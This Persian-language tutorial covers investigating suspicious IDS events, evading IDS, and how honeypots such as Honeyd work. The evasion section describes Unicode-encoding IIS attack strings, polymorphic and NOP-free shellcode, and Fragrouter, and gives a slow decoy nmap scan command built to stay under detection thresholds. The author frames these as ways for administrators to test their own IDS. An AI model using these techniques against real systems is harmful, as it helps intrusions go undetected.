وقایعی که جزو دسته بندی های قبلی قرار نگیرند به عنوان وقایع مشکوک تلقی می شوند.تعریف ساده واقعه مشکوک ، واقعه ای است که فهمیده نشود. به عنوان مثال فرض کنید در سرور ویندوز NT کلید Registery بدون دلیل واضحی عوض می شود . مثال دیگری از این دسته بسته ای است که پرچم های هدر آن با پروتکل استاندارد مغایرت دارد . آیا این مسئله یک واقعه شناسایی مقدماتی است؟ یا به خاطر استفاده از کارت شبکه بد یا بروز خطا در محتوای بسته به هنگام انتقال به وجود می آید؟ IDS نمی تواند برای پاسخگویی به این سوالات اطلاعات کافی ارائه نمایید و نه تهاجمی بودن این واقعه را تشخیص دهد.

ترافیک غیر منتظره ای که روی شبکه داخلی ظاهر می شود هم از نوع وقایع مشکوک است.به عنوان مثال اگر کامپیوتر رومیزی شروع به درخواست اطلاعات SNMP از سیستم های دیگر نمایید ، این کار یک تهاجم است یا از پیکره بندی بد سیستم ناشی شده است؟ وقایع مشکوک را تا آنجایی که منابع اجازه می دهد باید مورد بررسی قرار داد.

بررسی وقایع مشکوک

وقتی فعالیت مشکوکی اتفاق می افتد باید چهار مرحله انجام شود تا معلوم شود آن فعالیت تلاشی واقعی برای ورود غیر مجاز بوده است یا اقدامی بی خطر . این مراحل عبارتند از:

۱- **شناسایی سیستم**

۲- **ثبت ترافیک بیشتر بین مبدا و مقصد**

۳- **ثبت کل ترافیکی که از مبدا می آید**

۴- **ثبت محتوا بسته هایی که از مبدا می آید**

پس از انجام هر مرحله تعیین می شود آیا مدارک کافی برای شناسایی آن فعالیت به عنوان یک تهاجم پیدا شده است یا نه. به هنگام بررسی واقعه این نکته را به خاطر بسپارید که اگر واقعه ای یکبار رخ دهد و تکرار نشود ، یادگیری اطلاعات بیشتر درباره آن بسیار مشکل است . بررسی کامل خلاف هایی که فقط یکبار اتفاق می افتند اغلب غیرممکن است.حال به شرح این مراحل می پردازیم:

۱- شناسایی سیستم

اولین اقدام در بررسی فعالیت مشکوک ، شناسایی سیستم هایی است که در آن فعالیت نقش دارند.یکی از راه های شناسایی ، تبدیل آدرس IP به Host Name است اما در برخی از موارد نمی توان Host Name را پیدا کرد .(ممکن است سیستم کلاینت DHCP باشد یا سرور دوردست DNS در حال حاضر فعال نباشد و ...) اگر در پیدا کردن DNS با مشکل مواجه شدید جستجو را از راه های دیگر دنبال کنید از جمله می توانید از سایت America registery of internet number یا آدرس www.arian.net و یا از سایت یا آدرس http://www.networksolution.com و یا از آدرس دایرکتوری های دیگر اینترنت کمک بگیرید. ناتوانی در شناسایی مبدا یا مقصد فعالیت مشکوک را نمی توان مدرکی دال بر واقعی بودن حمله تلقی کرد.به طور مثال مشابه موفقیت در شناسایی را نیز نمی توان به عنوان مدرکی دال بر بی خطر بودن فعالیت مشکوک تلقی کرد.

لازم به ذکر است مبدا ترافیک مشکوک لزوما مبدا اصلی تهاجم نیست. معمولا در تلاشهایی که برای جلوگیری از سرویس دهی (DOS) صورت می گیرد آدرس مبدا جعلی است. علاوه بر این امکان دارد تلاش هایی برای دسترسی غیرمجاز صورت می گیرد از سیستم های دیگری بیاید که از قبل از آن توسط مهاجم مورد سوء استفاده قرار گرفته است.

۲- ثبت ترافیک بیشتر بین مبدا و مقصد

با نگاه کردن به یک واقعه (از قبیل تخلف از پروتکل IP) نمی توان همه چیز را درباره ترافیکی که بین دو سیستم مبادله شده است فهمید.به عبارت دیگر فهمیدن زمینه فعالیت مشکوک مهم است.علائم تهاجم WIZ Send mail مثال خوبی از این دست است.از این علامت در شناسایی تلاشهایی که سعی در سوء استفاده از دستور WIZ در برنامه Send mail دارند استفاده می شود. این واقعه امنیتی هر مورد از عبارت "WIZ" را در پیام پست الکترونیک شناسایی می کند.اگرWIZ در بدنه پیام موجود باشد نمی توان به وضوح گفت تلاشی برای ورود غیرمجاز صورت گرفته است.فهمیدن محتوای واقعه در شناسایی خطا کمک می کند.

IDS را بگونه ای پیکره بندی کنید که به دنبال ترافیک بین مبدا فعالیت مشکوک و مقصد بگردد. مثالی از این نمونه در جدول زیر دیده می شود.

نام واقعه	اقدام	IP مبدا	IP مقصد	پروتکل	پورت مبدا	پورت مقصد
SUS_ACT (فعالیت مشکوک)	اخطار واقعه نگاری	مبدا فعالیت مشکوک	مقصد فعالیت مشکوک	TCP ، UDP و ICMP که بستگی به نوع فعالیت دیده می شده دارد	هر چیز	هر چیز
مثالی است از پیکره بندی IDS برای ثبت کل ترافیک بین دو سیستم						

اما این پیکره بندی به ما چه می گویید؟ اول آنکه ایده ای از اینکه چه ترافیک دیگری بین مبدا و مقصد وجود دارد به ما می دهد. اگر تنها ترافیک موجود بین دو سیستم، بسته WIZ باشد می تواند بیانگر تلاشی برای تخلف روی سیستم باشد. از طرف دیگر اگر مقدار زیادی ترافیک SNMP (پست الکترونیک) بین دو سیستم پیدا کنیم به احتمال زیاد به ترافیک قانونی پست الکترونیک نگاه می کنیم.

۳- ثبت کل ترافیکی که از مبدا می آید

فرض کنید اطلاعاتی که از ثبت کل ترافیک بین دو سیستم جمع آوری شده است برای تعیین مجاز یا غیرمجاز بودن فعالیت کافی نباشد. در این حال می توان ترافیک های دیگری که از مبدا گسیل می شود و جمع آوری نمود. به خاطر داشته باشید در بعضی موارد این کار محدودیت دارد اگر مبدا فعالیت مشکوک روی شبکه دوردست واقع شده باشد تنها ترافیکی را که به سمت سایت خودمان می آید می توانیم مشاهده کنیم. اما اگر مبدا فعالیت مشکوک محلی باشد می توانیم تمام ترافیکی که از ماشین می آید را جمع آوری کرده و ایده بهتری از مقصود واقعی آن به دست می آوریم.

برای اینکه جمع آوری کل ترافیکی که از مبدا می آید شروع شود آشکارساز را برای جمع آوری کل اطلاعات از مبدا مشکوک پیکربندی کنید. مثالی از این پیکربندی را در جدول زیر دیده می شود.

نام واقعه	اقدام	IP مبدا	IP مقصد	پروتکل	پورت مبدا	پورت مقصد
SUS ACT فعالیت مشکوک	خطا و واقعه نگاری	مبدا فعالیت مشکوک	مقصد فعایلت مشکوک	UDP , TCP, ICMP که بستگی به نوع فعالیت دیده شده دارد	هر چیز	هر چیز
پیکر بندی IDS برای جمع آوری کل ترافیکی که از آدرس مبدا گسیل می شود						

احتمالا این پیکربندی باعث تولید اطلاعاتی می شود که در بررسی شما ارزشی ندارد. مادامیکه می توان اطلاعات را بصورت شی گرا (Objectively) آزمایش و بررسی کرد می توان این واقعه نگاری را استفاده کرد تا تصور خوبی از تعامل بین مبدا و سایت شما ارائه کند . سعی کنید در مورد فعالیتی که مشاهده می کنید بفهمید آیا ترافیک وب است؟ آیا ترافیک پست الکترونیک است؟ آیا ترافیک از مبدا مشکوک سرچشمه می گیرد یا از سایت شما؟

در این نقطه از بررسی باید موارد زیر را بدانید

- نام سیستم مبدا
- نوع و فراوانی ترافیک مبادله شده بین مبدا و مقصد
- نوع و فراوانی ترافیک مبادله شده بین مبدا و مقصد و هر سیستم موجود در سایت

این اطلاعات ایده خوبی درباره طبیعت ترافیک مشکوک به شما می دهد اما امکان دارد نتوانید با استفاده از این مدارک تهاجمی بودن فعالیت را ثابت کنید.

۴- ثبت محتوای بسته های که از مبدا می آید

آخرین مرحله رسیدگی و بررسی ثبت محتوای بسته هایی است که از مبدا گسیل می شود. لازم به ذکر است این تکنیک فقط بر روی پروتکل هایی که بر پایه متن بنا شده است مفید است. به این مثال می توان پروتکل های Telnet, Ftp, Smtp, Http را نام برد. اگر پروتکل مورد استفاده از نوع باینری و رمز شده باشد این تکنیک به هیچ وجه مفید نمی باشد. برای انجام این کار IDS را مطابق جدول پایینی پیکر بندی کنید .

با ثبت محتوای بسته ها نمی توان سابقه کل Session و دستوراتی که برای مقصد فرستاده شده است را جمع آوری نمایید. یکبار که مقداری دیتا جمع آوری کردید آنرا بررسی نمایید . آیا احتمال تهاجم در آن Session وجود دارد آیا به نظر قانونی می رسد؟ ترکیب این اطلاعات با آنچه از قبیل جمع آوری کرده اید باید جوابتان را بدهد. اگر موفق نشدید از فردی ماهر در زمینه پروتکل تحت بررسی کمک بخواهید .

نام واقعه	اقدام	IP مبدا	IP مقصد	پروتکل	پورت مبدا	پورت مقصد
SUS_ACT	اخطار و ثبت محتوای بسته	مبدا فعالیت مشکوک	مقصد فعالیت مشکوک	UDP - TCP	هر چیز	پورتی که ترافیک مشکوک به آن می رود
SUS_ACT	اخطار ثبت محتوای بسته	مقصد فعالیت مشکوک	مبدا فعالیت مشکوک	UDP - TCP	پورتی که ترافیک مشکوک به آن می رود	هر چیز

فرار از دست IDS ها

راه های بسیار زیادی وجود دارد و البته بسیار عالی ، به طوری که قبلا گفتم هیچ مدیر شبکه در این زمان حاضر نیست به پشتوانه IDS ریسک کند هرچند کوچک باشد ، در واقع در این دوره به HDS ها به عنوان یک گونه وسیله تکمیلی نگاه میکنند نه یکی از ملزومات ، هرچند که در اکثر اوقات به علت دسترس بودن و هزینه کم وجود دارند ، قبلا باز اشاره اساسی به فرار و چگونگی آن کردم حال اینجا فقط به معرفی یک ابزار به نام Frag Router بسنده میکنم ، چون واقعاً بیش از این لازم نمیبینم در این بحث وارد شوم ، البته ابزار بسیار کاملی است و فوق العاده قوی . همین !!

برای فرار از سیستم های تشخیص نفوذ هم روش هایی هست . ولی همیشه قابل اعتماد نیست چون شما نمیتونی ۱۰۰% حدس بزنی که اونور چی پیاده سازی شده.

ولی برای فرار از IDS ، هر تکنیک نفوذ روش فرار (Evade) خاص خودش رو هم دارد.

همچنین باید بدانید که هر IDS ممکنه استاندارد ها و Base-line های خاص خودش رو دارد .

بعنوان مثال برای مواردی که مربوط به برنامه های کاربردی هست روش های کد کردن درخواست و یا Insertion Attack odgd خیلی کمک میکنه . برای حمله های روی سرویس ها Fragmentation کمک زیادی میکنه و بالاخره برای اکسپلویت ها از شل کد های Polymorphic استفاده میکنن....

راه ها و روش های خیلی زیاده هست اما همه اونها و به کار بردن و پیاده سازی شان در یک نفوذ نیازمند داشتن اطلاعات کامل در مورد IDS ها و نحوه کار آنها است و همچنین تسلط کامل به روشی که برای نفوذ استفاده شده. شاید براتون جالب باشه بدانید که حتی خود IDS ها هم باگ دارن و Remote Exploit ! نمونه های اخیرش هم Snort و همین Black-ice و یا PIX معروف سیسکو...

پس اگر روزی تیم امنیتی که سیستم های شرکت شما رو مورد بررسی قرار داده ، به شما گفت که راه نفوذ خودش رو از طریق سیستم IDS یا فایروال شما به شبکه داخلی باز کرده ، زیاد شوکه نشین .

اخیراً همین مورد برای خودم در یکی از Penetration-test هایی که انجام میدادیم پیش آمد و Boarder Firewall اون سازمان بخاطر ضعفی که خودش داشت (و نه ضعف ACL های تعریف شده) دسترسی به شبکه داخلی رو برای ما فراهم کرد ...

نمونه دیگری که با اون روبرو بودم نفوذ به یک سرور بود که سرور اختصاصی IDS یک شبکه بود . پس مواردی که در این دسته میخوانید و یاد میگیرید میتونه ۱۰۰% جنبه عملی هم داشته باشه !

و حالا چرا این مطالب عنوان شده ؟

تنها به این دلیل که مدیران و مسئولین امنیتی شبکه ها بتواند از این روش ها برای تست سیستم های IDS پیاده شده در شبکه خودشون استفاده کنن و ببینن اون IDS در عمل چقدر کارایی دارد ... برای شروع سعی میکنم خیلی خلاصه یک روش فرار از IDS در زمان استفاده از اکسپلویت ها رو توضیح بدم . درسته ؛ حتماً با خوندن چند سطر بالا در مورد polymorphic شل کد ها براتون سوال ایجاد شده ...

Polymorphic شل کد ها آنهایی هستن که جوری تغییر داده شدن یا به روایتی Encode شدن که با هیچیک از signature های یک IDSتطبیق ندارن و این یعنی اینکه از نظر IDS چیز بدی در حال انتقال نیست . برای راحت تر شدن درک موضوع ؛ باگ های IIS رو در نظر بگیرید (باگ های CGI) که با یک کدینگ ساده قابل مخفی شدن از دید IDS هستن . روش کلی کار میتونه اینجوری باشه :

شما استرینگ حمله رو بصورت تصادفی کد میکنی (مثلاً جایگزین کردن بعضی کاراکتر های استرینگ با معادل یونیکد اونها ... به مقصد میفرستی بین راه IDS اون رو چک میکنه که مثلاً /cmd.exe? داخلش نباشه چون شما استرینگ رو بصورت تصادفی کد کردی IDS به اشتباه میفته استرینگ شما در نهایت به وب سرور مقصد میرسه و IIS اون رو به حالت اول (Clear text) بر میگردونه و درخواست شما انجام میشه.

برای شل کد ها هم تقریباً همین مصداق رو داره با کمی (کمی بیشتر از کمی !) مثلاً IDS همیشه دنبال /x90/x90/x90 میگرده تا بهش گیر بده . حالا اگه شما بتونی شل کدی بنویسی که اصطلاحاً بدون Noop باشه دیگه قابل تشخیص برای IDS نیست .

شل کد های پلی مورفیک از قواعدی شبیه همین موارد منتها در سطح انکد / دیکد شدن در حافظه و به زبان ماشین پیروی میکنن . کدهایی هم برای کمک به این موضوع ارائه شدند که ADMutate یک مورد و مثال خوب میتونه باشه . دو لینک هم به این مطلب اضافه میکنم که اطلاعات کاملتری در این خصوص رو بهتون میده :

http://www.sans.org/resources/idfaq/polymorphic_shell.php

http://www.securityfocus.com/infocus/1577

مورد بعدی که IDS های خصوصآ از دسته NIDS به اون حساسیت نشوم میدن ، ترافیک شبکه هست . اجازه بدید بریم سراغ رایج ترین دلیل سر و صدای یکIDS برای خبر کردن مدیر شبکه :

Port Scanning

این کار اگر به صورت غیر اصولی و به روایتی ا... بختکی انجام شه ، میتونه خیلی سریع توجه خنگ ترین IDS ها رو هم به خودش جلب کنه .

IDS ها چطور عمل اسکن پورت رو تشخیص میدن ؟

جواب رو با یه مثال عنوان میکنم :

فرض کنید IDS شما این طور تنظیم شده که اگر در دقیقه بیش از ۱۵ Prob داشته باشه و اون پراب ها دارای شرایط خاصی باشن مثلآ همگی از یک منبع باشن ، اون رو بعنوان اسکن تشخیص و گزارش بده . عدد ۱۵ یعنی تعداد پراب ها در دقیقه رو در نظر داشته باشید.

چطور زیر خط شناسایی رادار IDS فعالیت کنیم ؟

گفتیم که حد آستانه IDS فرضی ما 15 پراب در دقیقه است . پس اگر ما کمتر از این مقدار رو پراب کنیم کار ما نرمال تلقی میشه .

چطور ؟

ما حداکثر ۱۵ گلوله (پکت خودمون) برای شلیک در دقیق داریم .

میتونیم این گلوله ها رو بین سه هدف (۳ سیستم مورد پویش) و ۵ گلوله برای هر هدف (۵ پورت اسکن شده) تقسیم کنیم جوری که در هیچ شرایطی تعداد گلوله های شلیک شده ما در دقیقه به بیش از ۱۵ نرسه ...

یا اینکه میتونیم نشونه گیری دقیق تری انجام بدیم و در هر دقیقه ۱۵ هدف مختلف رو نشونه بگیریم و به هریک فقط یک گلوله شلیک کنیم (یک پورت رو اسکن کنیم)

نتیجه اخلاقی : IDS چیزی احساس نکرده !

اگر میخواهید موضوع فوق رو عملآ آزمایش کنید می تونید از ترکیب Nmap با IDS مورد نظر خودتون استفاده کنید . با پارامتر های زمان ، تعداد اتصالات و Decoy و سایر قابلیت های Nmap می تونید اونقدر سرعت اسکن رو کم کنید که دیگه IDS شما رو شناسایی نکنه ...

مثال :


Nmap –T1 –sS –P0 –D www.yahoo.com,192.9.9.3,google.com –p 80,53,25,22 server.com

اگر فرصتی پیش آمد موضوع فوق(فرار از IDS) رو از دید های مختلف بررسی خواهیم کرد ...

Honeypot ها

تعریف :

قدم اول در فهم اینکه Honeypot چه می باشند بیان تعریفی جامع از آن است. تعریف Honeypot می تواند سخت تر از آنچه که به نظر می رسد باشد. Honeypot ها از این جهت که هیچ مشکلی را برای ما حل نمی کنند شبیه دیواره های آتش و یا سیستمهای تشخیص دخول سر زده نمی باشند. در عوض آنها یک ابزار قابل انعطافی می باشند که به شکلهای مختلفی قابل استفاده هستند.آنها هر کاری را می توانند انجام دهند از کشف حملات پنهانی در شبکه های IPv6 تا ضبط آخرین کارت اعتباری جعل شده! و همین انعطاف پذیریها باعث شده است که Honeypot ها ابزارهایی قوی به نظر برسند و از جهتی نیز غیر قابل تعریف و غیر قابل فهم!!!! (زیاد این یکی جدی نگیرید)



البته من برای فهم Honeypot ها از تعریف زیر استفاده می کنم:

- یک Honeypot یک منبع سیستم اطلاعاتی می باشد که با استفاده از ارزش کاذب خود اطلاعاتی از فعالیتهای بی مجوز و نا مشروع جمع آوری می کند.

البته این یک تعریف کلی می باشد که تمامی گونه های مختلف Honeypot ها را در نظر گرفته است. ما در ادامه مثال های مختلفی برای Honeypot ها و ارزش امنیتی آنها خواهیم آورد. همه آنها در تعریفی که ما در بالا آورده ایم می گنجند ، ارزش دروغین آنها برای اشخاص بدی که با آنها در تماس اند. به صورت کلی تمامی Honeypot ها به همین صورت کار می کنند. آنها یک منبعی از فعالیتها بدون مجوز می باشند. به صورت تئوری یک Honeypot نباید هیچ ترافیکی از شبکه ما را اشغال کند زیرا آنها هیچ فعالیت قانونی ندارند. این بدان معنی است که تراکنش های با یک Honeypot تقریبا تراکنش های بی مجوز و یا فعالیتهای بد اندیشانه می باشد. یعنی هر ارتباط با یک Honeypot می تواند یک دزدی ، حمله و یا یک تصفیه حساب می باشد. حال آنکه مفهوم آن ساده به نظر می رسد (و همین طور هم است) و همین سادگی باعث این هم موارد استفاده شگفت انگیز از Honeypot ها شده است که من در این مقاله قصد روشن کردن این موارد را دارم.

فواید Honeypot ها :

۱. **داده های کوچک دارای ارزش فراوان** : Honeypot ها یک حجم کوچکی ار داده ها را جمع آوری می کنند. به جای اینکه ما در یک روز چندین گیگابایت اطلاعات را در فایلهای ثبت رویدادها ذخیره کنیم توسط Honeypot فقط در حد چندین مگابایت باید ذخیره کنیم. به جای تولید ۱۰۰۰۰ زنگ خطر در یک روز آنها فقط ۱ زنگ خطر را تولید می کنند. یادتان باشد که Honeypot ها فقط فعالیتهای ناجور را ثبت می کنند و هر ارتباطی با Honeypot می تواند یک فعالیت بدون مجوز و یا بد اندیشانه باشد. و به همین دلیل می باشد که اطلاعات هر چند کوچک Honeypot ها دارای ارزش زیادی می باشد زیرا که آنها توسط افراد بد ذات تولید شده و توسط Honeypot ضبط شده است. این بدان معنا می باشد که تجزیه و تحلیل اطلاعات یک Honeypot آسانتر (و ارزانتر) از اطلاعات ثبت شده به صورت کلی می باشد.

۲. **ابزار و تاکتیکی جدید** : Honeypot برای این طراحی شده اند که هر چیزی که به سمت آنها جذب می شود را ذخیره کنند. با ابزارها و تاکتیک های جدیدی که قبلا دیده نشده اند.

۳. **کمترین احتیاجات** : Honeypot ها به کمترین احتیاجات نیاز دارند زیرا که آنها فقط فعالیتهای ناجور را به ثبت می رسانند. بنابراین با یک پنتیوم قدیمی و با ۱۲۸ مگابایت RAM و یک شبکه با رنج B به راحتی می توان آن را پیاده سازی کرد.

۴. **رمز کردن یا IPv6** : بر خلاف برخی تکنولوژیهای امنیتی (مانند IDS ها) Honeypot خیلی خوب با محیطهای رمز شده و یا IPv6 کار می کنند. این مساله مهم نیست که یک فرد ناجور چگونه در یک Honeypot گرفتار می شود زیرا Honeypot ها خود می توانند آنها را شناخته و فعالیتهای آنان را ثبت کنند.

مضرات Honeypot ها

شبیه تمامی تکنولوژیها ، Honeypot ها نیز دارای نقاط ضعفی می باشند. این بدان علت می باشد که Honeypot ها جایگزین تکنولوژی دیگری نمی شوند بلکه در کنار تکنولوژیهای دیگر کار می کنند.

۱. محدودیت دید : Honeypot ها فقط فعالیت هایی را می توانند پیگیری و ثبت کنند که به صورت مستقیم با آنها در ارتباط باشند. Honeypot حملاتی که بر علیه سیستمهای دیگر در حال انجام است را نمی توانند ثبت کنند به جز اینکه نفوذگر و یا آن تهدید فعل و انفعالی را با Honeypot داشته باشد.

۲. ریسک : همه تکنولوژیهای امنیتی دارای ریسک می باشند. دیوارهای آتش ریسک نفوذ و یا رخنه کردن در آن را دارند. رمزنگاری ریسک شکستن رمز را دارد، IDS ها ممکن است نتوانند یک حمله را تشخیص دهند. Honeypot ها مجزایی از اینها نیستند. آنها نیز دارای ریسک می باشند. به خصوص اینکه Honeypot ها ممکن است که ریسک به دست گرفتن کنترل سیستم توسط یک فرد هکر و صدمه زدن به سیستمهای دیگر را داشته باشند. البته این ریسک ها برای انواع مختلف Honeypot ها فرق می کند و بسته به اینکه چه نوعی از Honeypot را استفاده می کنید نوع و اندازه ریسک شما نیز متفاوت می باشد.ممکن است استفاده از یک نوع آن ، ریسکی کمتر از IDS ها داشته باشد و استفاده از نوعی دیگر ریسک بسیار زیادی را در پی داشته باشد.ما در ادامه مشخص خواهیم کرد که چه نوعی از Honeypot ها دارای چه سطحی از ریسک می باشند.

چگونگی و شیوه به کار بردن Honeypot ها می باشد که ارزش و فواید و مضرات آنها را مشخص می کند. در ادامه بیشتر روی آن بحث خواهد شد.

انوع Honeypot ها

Honeypot ها در اندازه و شکلهای مختلفی هستند و همین امر باعث شده است که فهم آنها کمی مشکل شود. برای اینکه بتوان بهتر آنها را فهمید همه انواع مختلف آنها را در دو زیر مجموعه آورده ایم:

۱. Honeypot های **کم واکنش**
۲. Honeypot های **پر واکنش**

این تقسیم بندی به ما کمک می کند که چگونگی رفتار آنها را بهتر درک کنیم. و بتوانیم به راحتی نقاط ضعف و قدرت آنها و توانایی ها یشان را روشن تر کنیم. واکنش در اصل نوع ارتباطی که یک نفوذگر با Honeypot دارد را مشخص می کند.

Honeypot های کم واکنش :

Honeypot های کم واکنش دارای ارتباط و فعالیتی محدود می باشند.آنها معمولا با سرویسها و سیستم های عامل را شبیه سازی شده کار می کنند. سطح فعالیت یک نفوذگر با سطحی از برنامه های شبیه سازی شده محدود شده است. به عنوان مثال یک سرویس FTP شبیه سازی شده که به پورت ۲۱ گوش می کند ممکن است فقط یک صفحه login و یا حداکثر تعدادی از دستورات FTP را شبیه سازی کرده باشد . یکی از فواید این دسته از Honeypot های کم واکنش سادگی آنها می باشد.

نگهداری Honeypot های کم واکنش بسیار راحت و آسان است و خیلی راحت می توان آنها را گسترش داد و ریسک بسیار کمی دارند. آنها بیشتر درگیر این هستند که چه نرم افزارهایی باید روی چه سیستم عاملی نصب شود و همچنین می خواهید چه سرویس هایی را برای آن شبیه سازی و دیده بانی (Monitor) کنید.

همین رهیافت خودکار و ساده آنها است که توسعه آن را برای بسیاری از شرکت ها راحت می کند. البته لازم به ذکر است که همین سرویسهای شبیه سازی شده باعث می شود که فعالیت های فرد نفوذگر محدود شود و همین امر باعث کاهش ریسک نفوذ می گردد. به این معنی که نفوذگر نمی تواند هیچگاه به سیستم عامل دسترسی پیدا کند و به وسیله آن به سیستم های دیگر آسیب برساند.

یکی از اصلی ترین مضرات Honeypot های کم واکنش این است که آنها فقط اطلاعات محدودی را می توانند ثبت کنند و آنها طراحی می شوند که فقط اطلاعاتی راجع به حملات شناخته شده را به ثبت برسانند.همچنین شناختن یک Honeypot کم واکنش برای یک نفوذگر بسیار راحت می باشد. نگران این نباشید که شبیه سازی شما چه اندازه خوب بوده است زیرا که نفوذگران حرفه ای به سرعت یک Honeypot کم واکنش را از یک سیستم واقعی تشخیص می دهند. از Honeypot های کم واکنش می توان , Spector Honeyd و KFSensor را نام برد.

Honeypot های پر واکنش :

Honeypot های پر واکنش متفاوتند. آنها معمولا از راه حل های پیچیده تری استفاده می کنند زیرا که آنها از سیستم عاملها و سرویسهای واقعی استفاده می کنند. هیچ چیزی شبیه سازی شده نیست و ما یک سیستم واقعی را در اختیار نفوذگر می گذاریم.

اگر شما می خواهید که یک Honeypot لینوکس سرور FTP داشته باشید شما باید یک لینوکس واقعی به همراه یک سرویس FTP نصب کنید. فایده این نوع Honeypot دو چیز است. شما می توانید یک حجم زیادی از اطلاعات را به دست آورید. با دادن یک سیستم واقعی به فرد نفوذگر شما می توانید تمامی رفتار او از RootKit های جدید گرفته تا یک نشست IRC را زیر نظر بگیرید. دومین فایده Honeypot های پر واکنش این است که دیگر جای هیچ فرضیه ای روی رفتار نفوذگر باقی نمی گذارد و یک محیط باز به او می دهد و تمامی فعالیتهای او را زیر نظر می گیرد. همین امر باعث می شود که Honeypot های پر واکنش رفتارهایی از فرد نفوذگر را به ما نشان دهند که ما انتظار نداشته ایم و یا نمی توانسته ایم حدس بزنیم!!

نکته :

بهترین جا برای استفاده از این نوع Honeypot ها (پر واکنش) زمانی است که قصد داریم دستورات رمز شده یک در پشتی را روی یک شبکه غیر استاندارد IP به دست بیاوریم. به هر حال همین امور است که ریسک اینگونه Honeypot ها را افزایش می دهد زیرا که نفوذگر یک سیستم عامل واقعی را در اختیار دارد و ممکن است به سیستم های اصلی شبکه صدمه بزند. به طور کلی یک Honeypot پر واکنش می تواند علاوه بر کارهای یک Honeypot کم واکنش کارهای خیلی بیشتری را انجام دهد.
برای فهم بهتر اینکه Honeypot کم واکنش و پر واکنش چگونه کار می کنند بهتر است دو مثال واقعی در این زمینه بیاوریم. با Honeypot های کم واکنش شروع می کنیم.




Figure 1. Honeypots can be deployed from a variety of locations. This diagram shows four different possible locations. The optimum location for deployment depends on an array of factors, such as the type of information the organization is interested in gathering, and the level of risk that organization can tolerate to obtain the maximum amount of data.

Honeyd (یک Honeypot کم واکنش) :

Honeyd یک Honeypot کم واکنش است که توسط Provos Niels ساخته شده است. Honeyd به صورت کد باز می باشد و برای مجموعه سیستم عاملهای یونیکس ساخته شده است.(فکر کنم روی ویندوز هم برده شده است) . Honeyd بر اساس زیر نظر گرفتن IP های غیر قابل استفاده بنا شده است. هر چیزی که قصد داشته باشد با یک IP غیر قابل استفاده با شبکه ارتباط برقرار کند ارتباط ش را با شبکه اصلی قطع کرده و با نفوذگر ارتباط برقرار می کند و خودش را جای قربانی جا می زند.

به صورت پیش فرض Honeyd تمامی پورتها TCP و یا UDP را زیر نظر گرفته و تمامی درخواستهای آنها را ثبت می کند. همچنین برای زیر نظر گرفتن یک پورت خاص شما می توانید سرویس شبیه سازی شده مورد نظر را پیکربندی کنید مانند شبیه سازی یک سرور FTP که روی پروتکل TCP پورت ۲۱ کار می کند.وقتی که نفوذگر با یک سرویس شبیه سازی شده ارتباط برقرار می کند تمامی فعالیتهای او را با سرویسهای شبیه سازی شده دیگر ثبت کرده و زیر نظر می گیرد. مثلا در سرویس FTP شبیه سازی شده ما می توانیم نام کاربری و کلمه های رمزی که نفوذگر برای شکستن FTP سرور استفاده می کند و یا دستوراتی که صادر می کند را به دست آوریم و شاید حتی پی ببریم که او به دنبال چه چیزی می گردد و هویت او چیست !

همه اینها به سطحی از شبیه سازی بر می گردد که Honeypot در اختیار ما گذاشته است. بیشتر سرویسهای شبیه سازی شده به یک صورت کار می کنند. آنها منتظر نوع خاصی از رفتارهای هستند و طبق راههایی که قبلا تعیین کرده اند به این رفتارهای واکنش نشان می دهند.

اگر حمله A این را انجام داد از این طریق واکنش نشان بده و اگر حمله B این کار را کرد از این راه واکنش نشان بده!

محدودیت این برنامه ها در این است که اگر نفوذگر دستوراتی را وارد کند که هیچ پاسخی برای آنها شبیه سازی نشده باشد. بنابراین آنها نمی دانند که چه پاسخی را باید برای نفوذگر ارسال کنند. بیشتر Honeypot های کم واکنش - مانند Honeyd - یک پیغام خطا نشان می دهند. شما می توانید از کد برنامه Honeyd کل دستوراتی که برای FTP شبیه سازی کرده است را مشاهده کنید.

